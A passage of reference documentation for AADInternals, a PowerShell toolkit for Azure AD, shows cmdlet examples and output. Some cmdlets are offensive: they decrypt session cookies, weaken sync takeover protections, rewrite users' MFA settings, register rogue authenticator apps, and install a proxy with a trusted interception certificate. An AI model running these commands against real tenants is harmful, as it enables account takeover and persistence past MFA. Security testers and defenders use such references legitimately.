Set-AADIntAzureADPolicyDetail -ObjectId "259b810f-fb50-4e57-925b-ec2292c17883" -PolicyDetail '
```

Get-AADIntSelfServicePurchaseProducts (CM)

Since version 0.6.2
Lists the status of self-service purchase products.

Example:

```
# Get the access token
Get-AADIntAccessTokenForMSCommerce -SaveToCache

# List the self-service purchase products
Get-AADIntSelfServicePurchaseProducts
```

Output:

```
Product                                          Id           Status
-------                                          --           ------
Windows 365 Enterprise                           CFQ7TTC0HHS9 Enabled
Windows 365 Business with Windows Hybrid Benefit CFQ7TTC0HX99 Enabled
Windows 365 Business                             CFQ7TTC0J203 Enabled
Power Automate per user                          CFQ7TTC0KP0N Enabled
Power Apps per user                              CFQ7TTC0KP0P Enabled
Power Automate RPA                               CFQ7TTC0KXG6 Enabled
Power BI Premium (standalone)                    CFQ7TTC0KXG7 Enabled
Visio Plan 2                                     CFQ7TTC0KXN8 Enabled
Visio Plan 1                                     CFQ7TTC0KXN9 Enabled
Project Plan 3                                   CFQ7TTC0KXNC Enabled
Project Plan 1                                   CFQ7TTC0KXND Enabled
Power BI Pro                                     CFQ7TTC0L3PB Enabled
```

Set-AADIntSelfServicePurchaseProduct (CM)

Since version 0.6.2
Change the status of the given self-service purchase product.

Example1:

```
# Get the access token
Get-AADIntAccessTokenForMSCommerce -SaveToCache

# Disable self-service purchase for Power BI Pro
Set-AADIntSelfServicePurchaseProduct -Id CFQ7TTC0L3PB -Enabled $false
```

Output:

```
Product      Id           Status
-------      --           ------
Power BI Pro CFQ7TTC0L3PB Disabled
```

Example2:

```
# Disable self-service purchase for all products
Get-AADIntSelfServicePurchaseProducts | Set-AADIntSelfServicePurchaseProduct -Enabled $false
```

Output:

```
Product                                          Id           Status
-------                                          --           ------
Windows 365 Enterprise                           CFQ7TTC0HHS9 Disabled
Windows 365 Business with Windows Hybrid Benefit CFQ7TTC0HX99 Disabled
Windows 365 Business                             CFQ7TTC0J203 Disabled
Power Automate per user                          CFQ7TTC0KP0N Disabled
Power Apps per user                              CFQ7TTC0KP0P Disabled
Power Automate RPA                               CFQ7TTC0KXG6 Disabled
Power BI Premium (standalone)                    CFQ7TTC0KXG7 Disabled
Visio Plan 2                                     CFQ7TTC0KXN8 Disabled
Visio Plan 1                                     CFQ7TTC0KXN9 Disabled
Project Plan 3                                   CFQ7TTC0KXNC Disabled
Project Plan 1                                   CFQ7TTC0KXND Disabled
Power BI Pro                                     CFQ7TTC0L3PB Disabled
```

Unprotect-AADIntEstsAuthPersistentCookie (*)

Since version 0.6.8
Decrypts and dumps users stored in ESTSAUTHPERSISTENT.

Example:

```
# Decrypt the ESTSAUTHPERSISTENT cookie
Unprotect-AADIntEstsAuthPersistentCookie -Cookie 0.ARMAqlCH3MZuvUCNgTAd4B7IRffhvoluXopNnz3s1gE
```

Output:

```
name       : Some User
login      : user@company.com
imageAAD   : work_account.png
imageMSA   : personal_account.png
isLive     : False
isGuest    : False
link       : user@company.com
authUrl    :
isSigned   : True
sessionID  : 1fb5e6b3-09a4-4ceb-bcad-3d6d0ee89bf7
domainHint :
isWindows  : False

name       : Another User
login      : user2@company.com
imageAAD   : work_account.png
imageMSA   : personal_account.png
isLive     : False
isGuest    : False
link       : user2@company.com
authUrl    :
isSigned   : False
sessionID  : 1fb5e6b3-09a4-4ceb-bcad-3d6d0ee89bf7
domainHint :
isWindows  : False
```

Get-AADIntSyncFeatures (A)

Since version 0.6.7
Show the status of synchronisation features.

Example:

```
# Get access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# List the status of the sync features
Get-AADIntSyncFeatures
```

Output:

```
BlockCloudObjectTakeoverThroughHardMatch         : True
BlockSoftMatch                                   : False
DeviceWriteback                                  : False
DirectoryExtensions                              : False
DuplicateProxyAddressResiliency                  : True
DuplicateUPNResiliency                           : True
EnableSoftMatchOnUpn                             : True
EnableUserForcePasswordChangeOnLogon             : False
EnforceCloudPasswordPolicyForPasswordSyncedUsers : False
PassThroughAuthentication                        : False
PasswordHashSync                                 : True
PasswordWriteBack                                : False
SynchronizeUpnForManagedUsers                    : True
UnifiedGroupWriteback                            : False
UserWriteback                                    : False
```

Set-AADIntSyncFeatures (A)

Since version 0.6.7
Enables or disables synchronisation features using Azure AD Sync API. As such, doesn't require "Global Administrator" credentials, "Directory Synchronization Accounts" credentials will do.

Example:

```
# Get access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Enable PHS and disable BlockCloudObjectTakeoverThroughHardMatch
Set-AADIntSyncFeature -EnableFeatures PasswordHashSync -DisableFeatures BlockCloudObjectTakeov
```

Output:

```
BlockCloudObjectTakeoverThroughHardMatch         : True
BlockSoftMatch                                   : False
DeviceWriteback                                  : False
DirectoryExtensions                              : False
DuplicateProxyAddressResiliency                  : True
DuplicateUPNResiliency                           : True
EnableSoftMatchOnUpn                             : True
EnableUserForcePasswordChangeOnLogon             : False
EnforceCloudPasswordPolicyForPasswordSyncedUsers : False
PassThroughAuthentication                        : False
PasswordHashSync                                 : True
PasswordWriteBack                                : False
SynchronizeUpnForManagedUsers                    : True
UnifiedGroupWriteback                            : False
UserWriteback                                    : False
```

Get-AADIntTenantOrganisationInformation (AD)

Since version 0.6.7
Returns organisation information for the given tenant using commercial API used to get Partner Tenant information. Requires admin rights.

Example:

```
# Get access token and store to cache
Get-AADIntAccessTokenForAdmin -SaveToCache
```

```
# Get the tenant information
Get-AADIntTenantOrganisationInformation -Domain "company.com"
```

Output:

```
TenantId         : 043050e2-7993-416a-ae66-108ab1951612
CompanyName      : Company Ltd
StreetAddress    : 10 Wall Street
ApartmentOrSuite : 666
City             : New York
StateOrProvince  : NY
PostalCode       : 10005
CountryCode      : US
PhoneNumber      :
FirstName        :
LastName         :
```

Get-AADIntAzureADFeatures (A)

Since version 0.9.3
Show the status of Azure AD features.

Example:

```
# Get access token and store to cache
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Show status of Azure AD features
Get-AADIntAzureADFeatures
```

Output:

```
Feature                                          Enabled
-------                                          -------
AllowEmailVerifiedUsers                             True
```

```
AllowInvitations                                    True
AllowMemberUsersToInviteOthersAsMembers            False
AllowUsersToChangeTheirDisplayName                 False
B2CFeature                                         False
BlockAllTenantAuth                                 False
ConsentedForMigrationToPublicCloud                 False
CIAMFeature                                        False
CIAMTrialFeature                                   False
CIAMTrialUpgrade                                   False
EnableExchangeDualWrite                            False
EnableHiddenMembership                             False
EnableSharedEmailDomainApis                        False
EnableWindowsLegacyCredentials                     False
EnableWindowsSupplementalCredentials               False
ElevatedGuestsAccessEnabled                        False
ExchangeDualWriteUsersV1                           False
GuestsCanInviteOthersEnabled                        True
InvitationsEnabled                                  True
LargeScaleTenant                                   False
TestTenant                                         False
USGovTenant                                        False
DisableOnPremisesWindowsLegacyCredentialsSync      False
DisableOnPremisesWindowsSupplementalCredentialsSync False
RestrictPublicNetworkAccess                        False
AutoApproveSameTenantRequests                      False
RedirectPpeUsersToMsaInt                           False
LegacyTlsExceptionForEsts                          False
LegacyTlsBlockForEsts                              False
TenantAuthBlockReasonFraud                         False
TenantAuthBlockReasonLifecycle                     False
TenantExcludeDeprecateAADLicenses                  False
```

Get-AADIntAzureADFeature (A)

Since version 0.9.3
Show the status of given Azure AD feature.

Example:

```
# Get access token and store to cache
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Show status of Azure AD feature
Get-AADIntAzureADFeature -Feature "B2CFeature"
```

Output:

```
False
```

Set-AADIntAzureADFeature (A)

Since version 0.9.3
Enables or disables the given Azure AD feature.

Example:

```
# Get access token and store to cache
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Enable Azure AD feature
Set-AADIntAzureADFeature -Feature "B2CFeature" -Enable $true
```

Output:

```
Feature      Enabled
-------      -------
B2CFeature      True
```

Rollout policy functions

Rollout policy functions allows manipulating rollout policies. You list, create, edit, and delete policies. You can also add or remove groups from policies.

When rollout policy is disabled from Azure Admin center, it still exists in Azure AD even though it is not visible. AADInternals allows you to list and delete also these policies.

Get-AADIntRolloutPolicies (M)

Since version 0.4.5
Gets the tenant's rollout policies. Rollout policies allows organisations to transition from federation to cloud authentication in stages. This function can be used to list rollout policies not visible in Azure Admin center.

Example:

```
# Get the access token
Get-AADIntAccessTokenForMSGraph -SaveToCache

# List the rollout policies
Get-AADIntRolloutPolicies
```

Output:

```
id                     : cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d
displayName            : passthroughAuthentication rollout policy
description            :
feature                : passthroughAuthentication
isEnabled              : True
isAppliedToOrganization : False

id                     : 3c89cd34-275c-4cba-8d8e-80338db7df91
displayName            : seamlessSso rollout policy
description            :
feature                : seamlessSso
isEnabled              : True
isAppliedToOrganization : False
```

Set-AADIntRolloutPolicy (M)

Since version 0.4.5
Creates a new rollout policy or edits existing one. Supported policy types are passwordHashSync (PHS),

passthroughAuthentication (PTA), and seamlessSso (SSSO)

Example 1:

```
# Get the access token
Get-AADIntAccessTokenForMSGraph -SaveToCache

# Create a new PTA rollout policy
Set-AADIntRolloutPolicy -Policy passthroughAuthentication -Enable $true
```

Output:

```
@odata.context          : https://graph.microsoft.com/beta/$metadata#directory/featureRolloutP
id                      : cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d
displayName             : passthroughAuthentication rollout policy
description             :
feature                 : passthroughAuthentication
isEnabled               : True
isAppliedToOrganization : False
```

Example 2:

```
# Get the access token
Get-AADIntAccessTokenForMSGraph -SaveToCache

# List the rollout policies
Get-AADIntRolloutPolicies
```

Output:

```
id                      : cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d
displayName             : passthroughAuthentication rollout policy
description             :
feature                 : passthroughAuthentication
isEnabled               : True
```

```
isAppliedToOrganization : False

id                      : 3c89cd34-275c-4cba-8d8e-80338db7df91
displayName             : seamlessSso rollout policy
description             :
feature                 : seamlessSso
isEnabled               : True
isAppliedToOrganization : False
```

```
# Disable PTA policy
Set-AADIntRolloutPolicy -PolicyId cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d -Enable $False
```

Remove-AADIntRolloutPolicy (M)

Since version 0.4.5
Removes the given rollout policy. The policy MUST be disabled before it can be removed. If not, it won't be removed but no error is given.

Example:

```
# Get the access token
Get-AADIntAccessTokenForMSGraph -SaveToCache

# List the rollout policies
Get-AADIntRolloutPolicies
```

Output:

```
id                      : cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d
displayName             : passthroughAuthentication rollout policy
description             :
feature                 : passthroughAuthentication
isEnabled               : True
isAppliedToOrganization : False
```

```
id                       : 3c89cd34-275c-4cba-8d8e-80338db7df91
displayName              : seamlessSso rollout policy
description              :
feature                  : seamlessSso
isEnabled                : True
isAppliedToOrganization : False
```

```
# Remove PTA policy
Remove-AADIntRolloutPolicy -PolicyId cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d
```

Get-AADIntRolloutPolicyGroups (M)

Since version 0.4.5
Lists the groups of the given rollout policy.

Example:

```
# Get the access token
Get-AADIntAccessTokenForMSGraph -SaveToCache

# List the rollout policies
Get-AADIntRolloutPolicies
```

Output:

```
id                       : cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d
displayName              : passthroughAuthentication rollout policy
description              :
feature                  : passthroughAuthentication
isEnabled                : True
isAppliedToOrganization : False

id                       : 3c89cd34-275c-4cba-8d8e-80338db7df91
displayName              : seamlessSso rollout policy
description              :
```

```
feature                 : seamlessSso
isEnabled               : True
isAppliedToOrganization : False
```

```
# List the groups of PTA policy
Get-AADIntRolloutPolicyGroups -PolicyId cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d
```

Output:

```
displayName       id
-----------       --
PTA SSO Sales     b9faf3ba-db5f-4ed2-b9c8-0fd5916de1f3
PTA SSO Marketing f35d712f-dcdb-4040-a93d-ffd04aff3f75
```

Add-AADIntRolloutPolicyGroups (M)

Since version 0.4.5
Adds given groups to the given rollout policy.

Return value meanings:

Status	Description
204	The group successfully added
400	Invalid group id
404	Invalid policy id

Example:

```
# Get the access token
Get-AADIntAccessTokenForMSGraph -SaveToCache

# List the rollout policies
Get-AADIntRolloutPolicies
```

Output:

```
id                       : cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d
displayName              : passthroughAuthentication rollout policy
description              :
feature                  : passthroughAuthentication
isEnabled                : True
isAppliedToOrganization : False

id                       : 3c89cd34-275c-4cba-8d8e-80338db7df91
displayName              : seamlessSso rollout policy
description              :
feature                  : seamlessSso
isEnabled                : True
isAppliedToOrganization : False
```

```
# Add two groups to the PTA policy
Add-AADIntRolloutPolicyGroups -PolicyId cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d -GroupIds b9faf3b
```

Output:

```
id                                   status
--                                   ------
b9faf3ba-db5f-4ed2-b9c8-0fd5916de1f3    204
f35d712f-dcdb-4040-a93d-ffd04aff3f75    204
```

Remove-AADIntRolloutPolicyGroups (M)

Since version 0.4.5
Removes given groups from the given rollout policy.

Return value meanings:

Status	Description

204	The group successfully added
400	Invalid group id
404	Invalid policy id

Example:

```
# Get the access token
Get-AADIntAccessTokenForMSGraph -SaveToCache

# List the rollout policies
Get-AADIntRolloutPolicies
```

Output:

```
id                    : cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d
displayName           : passthroughAuthentication rollout policy
description           :
feature               : passthroughAuthentication
isEnabled             : True
isAppliedToOrganization : False

id                    : 3c89cd34-275c-4cba-8d8e-80338db7df91
displayName           : seamlessSso rollout policy
description           :
feature               : seamlessSso
isEnabled             : True
isAppliedToOrganization : False
```

```
# List the groups of PTA policy
Get-AADIntRolloutPolicyGroups -PolicyId cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d
```

Output:

```
displayName       id
-----------       --
PTA SSO Sales     b9faf3ba-db5f-4ed2-b9c8-0fd5916de1f3
PTA SSO Marketing f35d712f-dcdb-4040-a93d-ffd04aff3f75
```

```
# Remove "PTA SSO Sales" and "PTA SSO Marketing" groups from PTA policy
Remove-AADIntRolloutPolicyGroups -PolicyId cdcb37e1-9c4a-4de9-a7f5-65fdf9f6241d -GroupIds b9fa
```

Output:

```
id                                   status
--                                   ------
b9faf3ba-db5f-4ed2-b9c8-0fd5916de1f3    204
f35d712f-dcdb-4040-a93d-ffd04aff3f75    204
```

Utilities

Utilities provide the functionality for troubleshooting etc.

Read-AADIntAccesstoken (*)

This function show access (and id and refresh) token information. For debugging, the most important values are the audience (aud) and the issuer (iss). Use -validate switch to validate the signature and to check the expiration.

You can also show details from the token copied from the browser session's **authorization** -header.

Example1:

```
# Show access token information
$at = Get-AADIntAccessTokenForAADGraph
Read-AADIntAccesstoken $at
```

Output1:

```
aud                 : https://graph.windows.net
iss                 : https://sts.windows.net/fe177079-66f4-4f9f-bcb6-e085b92e3c8a/
iat                 : 1540478026
nbf                 : 1540478026
exp                 : 1540481926
acr                 : 1
aio                 : ASQA2/8JAAAAXhS3vMo2OGlXvBZG0tScm9njsJUDhvoHtwdSlUx2Jvg=
amr                 : {pwd}
appid               : 1b730954-1685-4b74-9bfd-dac224a7b894
appidacr            : 0
family_name         : demo
given_name          : admin
ipaddr              : 127.0.0.1
name                : admin demo
oid                 : 69be7da7-e29f-4753-b8c7-0417a63a1804
puid                : 1003BFFDABE606EE
scp                 : user_impersonation
sub                 : SaN7kFxdXhzQN6B7C8ThGEg4gBIrcXo3lzcayeoReps
tenant_region_scope : EU
tid                 : 6217f557-602d-4fc8-b2f9-5cb948f6ce26
unique_name         : admin@company.onmicrosoft.com
upn                 : admin@company.onmicrosoft.com
uti                 : bH3Bzy9D5ESLcW_S0KkoAA
ver                 : 1.0
```

Example2:

```
# Show access token information
Read-AADIntAccesstoken $at -Validate
```

Output1:

```
Read-Accesstoken : Access Token is expired
    At line:1 char:1
    + Read-Accesstoken -AccessToken $at -Validate -verbose
    + ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

```
        + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
        + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Read-Acces

aud                 : https://graph.windows.net
iss                 : https://sts.windows.net/fe177079-66f4-4f9f-bcb6-e085b92e3c8a/
iat                 : 1540478026
nbf                 : 1540478026
exp                 : 1540481926
acr                 : 1
aio                 : ASQA2/8JAAAAXhS3vMo2OGlXvBZG0tScm9njsJUDhvoHtwdSlUx2Jvg=
amr                 : {pwd}
appid               : 1b730954-1685-4b74-9bfd-dac224a7b894
appidacr            : 0
family_name         : demo
given_name          : admin
ipaddr              : 127.0.0.1
name                : admin demo
oid                 : 69be7da7-e29f-4753-b8c7-0417a63a1804
puid                : 1003BFFDABE606EE
scp                 : user_impersonation
sub                 : SaN7kFxdXhzQN6B7C8ThGEg4gBIrcXo3lzcayeoReps
tenant_region_scope : EU
tid                 : 6217f557-602d-4fc8-b2f9-5cb948f6ce26
unique_name         : admin@company.onmicrosoft.com
upn                 : admin@company.onmicrosoft.com
uti                 : bH3Bzy9D5ESLcW_S0KkoAA
ver                 : 1.0
```

Get-AADIntImmutableID (*)

This function returns ImmutableId for the given ADUser -object. Must be run on a computer having **ActiveDirectory** -module

Example:

```
# Get ADUser object
$user=Get-ADUser "myuser"
```

```
# Get ImmutableId for the ADUser
Get-AADIntImmutableID -ADUser $user
```

Output:

```
Zjk1OGUxZTctNDE4ZS00Njk5LTg1ZjgtN2YyNGM2NTcwNW==
```

Start-AADIntCloudShell (C)

Since version 0.4.3
Starts an Azure Cloud Shell (PowerShell) session for the given user. Use **-shell bash** parameter to start Bash session.

Note! Does not work with VSCode or ISE.

Example:

```
# Get access token and save to cache
Get-AADIntAccessTokenForCloudShell -SaveToCache

# Start the cloud shell (PowerShell)
Start-AADIntCloudShell
```

Set-AADIntProxySettings

Since version 0.6.6

Sets proxy settings of the local Windows machine for:

- .NET Framework (both 32 & 64 bit) by editing machine.config
- LocalSystem using BITSAdmin
- NetworkService using BITSAdmin
- winhttp using netsh
- Local user by modifying registry
- Machine level by modifying registry

- Force machine level proxy by modifying registry

Trusts Fiddler root certificate by importing it to Local Machine truster root certificates

Example 1:

```
# Set proxy settings
Set-AADIntProxySettings -ProxyAddress 10.0.0.10:8080
```

Output:

```
Setting proxies for x86 & x64 .NET Frameworks:
 C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config
 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config
Setting proxy for LocalSystem:

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Internet proxy settings for account LocalSystem were set.
(connection = default)

Proxy usage set to       Manual_proxy
Proxy list set to        http://10.0.0.1:8080
Proxy bypass list set to <empty>
Setting proxy for NetworkService:

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Internet proxy settings for account NetworkService were set.
(connection = default)

Proxy usage set to       Manual_proxy
Proxy list set to        http://10.0.0.1:8080
Proxy bypass list set to <empty>
```

```
Setting winhttp proxy:

Current WinHTTP proxy settings:

        Proxy Server(s) :  10.0.0.1:8080
        Bypass List     :  (none)

Setting the proxy of local user Internet Settings:
VERBOSE: Performing the operation "Set Property" on target "Item: HKEY_CURRENT_USER\SOFTWARE\M
VERBOSE: Performing the operation "Set Property" on target "Item: HKEY_CURRENT_USER\SOFTWARE\M
Setting the proxy of machine Internet Settings:
VERBOSE: Performing the operation "Set Property" on target "Item: HKEY_LOCAL_MACHINE\SOFTWARE\
VERBOSE: Performing the operation "Set Property" on target "Item: HKEY_LOCAL_MACHINE\SOFTWARE\
Setting machine level procy policy for Internet Settings:
VERBOSE: Performing the operation "Set Property" on target "Item: HKEY_LOCAL_MACHINE\SOFTWARE\
```

Example 2:

```
# Set proxy settings and trust Fiddler root certificate
Set-AADIntProxySettings -ProxyAddress 10.0.0.10:8080 -TrustFiddler
```

Output:

```
Setting proxies for x86 & x64 .NET Frameworks:
 C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config
 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config
Setting proxy for LocalSystem:

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Internet proxy settings for account LocalSystem were set.
(connection = default)

Proxy usage set to       Manual_proxy
Proxy list set to        http://10.0.0.1:8080
```

```
Proxy bypass list set to <empty>
Setting proxy for NetworkService:

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Internet proxy settings for account NetworkService were set.
(connection = default)

Proxy usage set to       Manual_proxy
Proxy list set to        http://10.0.0.1:8080
Proxy bypass list set to <empty>
Setting winhttp proxy:

Current WinHTTP proxy settings:

        Proxy Server(s) :  10.0.0.1:8080
        Bypass List     :  (none)

Setting the proxy of local user Internet Settings:
VERBOSE: Performing the operation "Set Property" on target "Item: HKEY_CURRENT_USER\SOFTWARE\M
VERBOSE: Performing the operation "Set Property" on target "Item: HKEY_CURRENT_USER\SOFTWARE\M
Setting the proxy of machine Internet Settings:
VERBOSE: Performing the operation "Set Property" on target "Item: HKEY_LOCAL_MACHINE\SOFTWARE\
VERBOSE: Performing the operation "Set Property" on target "Item: HKEY_LOCAL_MACHINE\SOFTWARE\
Setting machine level procy policy for Internet Settings:
VERBOSE: Performing the operation "Set Property" on target "Item: HKEY_LOCAL_MACHINE\SOFTWARE\
Trusting Fiddler root certificate:


   PSParentPath: Microsoft.PowerShell.Security\Certificate::LocalMachine\Root

Thumbprint                                Subject
----------                                -------
33D6FCEE2850DC53EEED517F3E8E72EB944BD467  CN=DO_NOT_TRUST_FiddlerRoot, O=DO_NOT_TRUST, OU=Creat
```

User manipulation

User manipulation functions provide the basic user adding/editing/deleting functionality and some extras.

Get-AADIntUsers (A)

This function returns users of the tenant.

Example:

```
# Get users
Get-AADIntUsers | Select UserPrincipalName,ObjectId,ImmutableId
```

Output:

```
UserPrincipalName                                                ObjectId
-----------------                                                --------
LeeG@company.com                                                 2eee0a36-9e2f-4985-80e1-4172ed
LidiaH@company.com                                               34289155-2798-432d-9398-53e7e0
AllanD@company.com                                               3a0eea57-9f74-4ee5-8e84-353c35
```

Get-AADIntUser (A)

This function returns information for the given user.

Example:

```
# Get user information
Get-AADIntUser -UserPrincipalName "LeeG@company.com"
```

Output:

```
AlternateEmailAddresses               :
AlternateMobilePhones                 :
AlternativeSecurityIds                :
BlockCredential                       : false
City                                  :
```

```
CloudExchangeRecipientDisplayType      : 1073741824
Country                                :
Department                             : Manufacturing
DirSyncProvisioningErrors              :
DisplayName                            : Lee Gu
Errors                                 :
Fax                                    :
FirstName                              : Lee
ImmutableId                            : 7jYndBUFCEqlXQNZEO3uwQ==
IndirectLicenseErrors                  :
IsBlackberryUser                       : false
IsLicensed                             : true
LastDirSyncTime                        : 2018-06-26T11:04:16Z
LastName                               : Gu
LastPasswordChangeTimestamp            : 2017-10-03T04:44:43Z
LicenseAssignmentDetails               : LicenseAssignmentDetails
LicenseReconciliationNeeded            : false
Licenses                               : Licenses
LiveId                                 : 1003BFFDABE61DB7
MSExchRecipientTypeDetails             :
MSRtcSipDeploymentLocator              :
MSRtcSipPrimaryUserAddress             :
MobilePhone                            :
OathTokenMetadata                      :
ObjectId                               : 2eee0a36-9e2f-4985-80e1-4172ed8b3213
Office                                 : 23/3101
OverallProvisioningStatus              : PendingInput
PasswordNeverExpires                   : true
PasswordResetNotRequiredDuringActivate : true
PhoneNumber                            : +1 913 555 0101
PortalSettings                         :
PostalCode                             : 66210
PreferredDataLocation                  :
PreferredLanguage                      :
ProxyAddresses                         : ProxyAddresses
ReleaseTrack                           :
ServiceInformation                     :
SignInName                             : LeeG@company.com
SoftDeletionTimestamp                  :
State                                  : KS
```

```
StreetAddress                           : 10801 Mastin Blvd., Suite 620
StrongAuthenticationMethods             :
StrongAuthenticationPhoneAppDetails     :
StrongAuthenticationProofupTime         :
StrongAuthenticationRequirements        :
StrongAuthenticationUserDetails         :
StrongPasswordRequired                  : true
StsRefreshTokensValidFrom               : 2017-10-03T04:44:43Z
Title                                   : Director
UsageLocation                           : FI
UserLandingPageIdentifierForO365Shell   :
UserPrincipalName                       : LeeG@company.com
UserThemeIdentifierForO365Shell         :
UserType                                : Member
ValidationStatus                        : Healthy
WhenCreated                             : 2018-06-26T11:04:14Z
```

New-AADIntUser (A)

This function creates a new user. **Currently supports only UserPrincipalName and DisplayName**.

Example:

```
# Get login information for a domain
New-AADIntUser -UserPrincipalName "user@company.com" -DisplayName "New User"
```

Output:

```
AlternateEmailAddresses                 :
AlternateMobilePhones                   :
AlternativeSecurityIds                  :
BlockCredential                         : false
City                                    :
CloudExchangeRecipientDisplayType       :
Country                                 :
Department                              :
DirSyncProvisioningErrors               :
```

```
DisplayName                              : New User
Errors                                   :
Fax                                      :
FirstName                                :
ImmutableId                              :
IndirectLicenseErrors                    :
IsBlackberryUser                         : false
IsLicensed                               : false
LastDirSyncTime                          :
LastName                                 :
LastPasswordChangeTimestamp              : 2018-10-25T15:13:10.8686574Z
LicenseAssignmentDetails                 :
LicenseReconciliationNeeded              : false
Licenses                                 :
LiveId                                   : 1003BFFDAEE167C0
MSExchRecipientTypeDetails               :
MSRtcSipDeploymentLocator                :
MSRtcSipPrimaryUserAddress               :
MobilePhone                              :
OathTokenMetadata                        :
ObjectId                                 : 13e121db-4132-43c8-a784-a9b12f2bd4e3
Office                                   :
OverallProvisioningStatus                : None
PasswordNeverExpires                     : false
PasswordResetNotRequiredDuringActivate   :
PhoneNumber                              :
PortalSettings                           :
PostalCode                               :
PreferredDataLocation                    :
PreferredLanguage                        :
ProxyAddresses                           :
ReleaseTrack                             :
ServiceInformation                       :
SignInName                               : new.user@company.com
SoftDeletionTimestamp                    :
State                                    :
StreetAddress                            :
StrongAuthenticationMethods              :
StrongAuthenticationPhoneAppDetails      :
StrongAuthenticationProofupTime          :
```

```
StrongAuthenticationRequirements       :
StrongAuthenticationUserDetails        :
StrongPasswordRequired                 : true
StsRefreshTokensValidFrom              : 2018-10-25T15:13:10.8686574Z
Title                                  :
UsageLocation                          :
UserLandingPageIdentifierForO365Shell  :
UserPrincipalName                      : new.user@company.com
UserThemeIdentifierForO365Shell        :
UserType                               : Member
ValidationStatus                       : Healthy
WhenCreated                            :
Password                               : Tog59451
```

Set-AADIntUser (A)

This function changes user's information.

Example:

```
# Set user information
Set-AADIntUser -UserPrincipalName "user@company.com" -FirstName "Dave"
```

Remove-AADIntUser (A)

This function removes a user.

Example:

```
# Remove the user
Remove-AADIntUser -UserPrincipalName "user@company.com"
```

Get-AADIntGlobalAdmins (A)

This function returns all Global Admins of the tenant.

Example:

```
# Get global admins
Get-AADIntGlobalAdmins
```

Output:

```
DisplayName    UserPrincipalName
-----------    -----------------
admin demo     admin@company.onmicrosoft.com
Dave the Admin dave@company.com
```

User MFA manipulation

Get-AADIntUserMFA (A)

Since version 0.2.8
Gets user's MFA settings

Example:

```
# Get the access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Get user's MFA settings
Get-AADIntUserMFA -UserPrincipalName "user@company.com"
```

Output:

```
UserPrincipalName      : user@company.com
State                  : Enforced
PhoneNumber            : +1 123456789
AlternativePhoneNumber : +358 123456789
Email                  : someone@hotmail.com
```

```
DefaultMethod           : OneWaySMS
Pin                     :
OldPin                  :
StartTime               :
```

Set-AADIntUserMFA (A)

Since version 0.2.8
Sets user's MFA settings

Example:

```
# Get the access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Set user's MFA settings
Set-AADIntUserMFA -UserPrincipalName "user@company.com" -PhoneNumber "+1 123456789" -DefaultMe
```

Get-AADIntUserMFAApps (A)

Since version 0.4.0
Gets user's MFA Authentication App settings

Example:

```
# Get the access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Get user's MFA apps settings
Get-AADIntUserMFAApps -UserPrincipalName "user@company.com"
```

Output:

```
AuthenticationType : Notification, OTP
DeviceName         : SM-R2D2
DeviceTag          : SoftwareTokenActivated
```

```
DeviceToken        : APA91...
Id                 : 454b8d53-d97e-4ead-a69c-724166394334
NotificationType   : GCM
OathTokenTimeDrift : 0
OathSecretKey      :
PhoneAppVersion    : 6.2001.0140
TimeInterval       :

AuthenticationType : OTP
DeviceName         : NO_DEVICE
DeviceTag          : SoftwareTokenActivated
DeviceToken        : NO_DEVICE_TOKEN
Id                 : aba89d77-0a69-43fa-9e5d-6f41c7b9bb16
NotificationType   : Invalid
OathTokenTimeDrift : 0
OathSecretKey      :
PhoneAppVersion    : NO_PHONE_APP_VERSION
TimeInterval       :
```

Set-AADIntUserMFAApps (A)

Since version 0.4.0
Sets user's MFA Authentication App settings.

Example:

```
# Set user's MFA apps settings
Set-AADIntUserMFAApps -UserPrincipalName "user@company.com" -Id 454b8d53-d97e-4ead-a69c-724166
```

Register-AADIntMFAApp (MY)

Since version 0.4.0
Registers AADInternals Authenticator App or OTP appfor the user.

Requirements for App:

- AADInternals Authentication app is installed.
- Device Token is copied from the app.

- The user have registered at least one MFA method, e.g. SMS. This is because Access Token creation performs MFA.
- Registration is done through **https://mysignins.microsoft.com** so "Users can use the combined security information registration experience" MUST be activated for the tenant.

Example1:

```
# Save the Device Token of AADInternals Authentication app to a variable
$deviceToken = "APA91bEGIvk1CCg1VIj_YQ_L8fn59UD6...mvXYxlWM6s90_Ct_fpo7iE3uF8hTb"

# Get the access token
Get-AADIntAccessTokenForMySignins -SaveToCache

# Register the new app
Register-AADIntMFAApp -DeviceToken -$deviceToken -DeviceName "My MFA App" -Type APP
```

Output:

```
DefaultMethodOptions : 1
DefaultMethod        : 0
Username             : user@company.com
TenantId             : 9a79b12c-f563-4bdc-9d18-6e6d0d52f73b
AzureObjectId        : dce60ee2-d907-4478-9f36-de3d74708381
ConfirmationCode     : 1481770594613653
OathTokenSecretKey   : dzv5osvdx6dhtly4av2apcts32eqh4bg
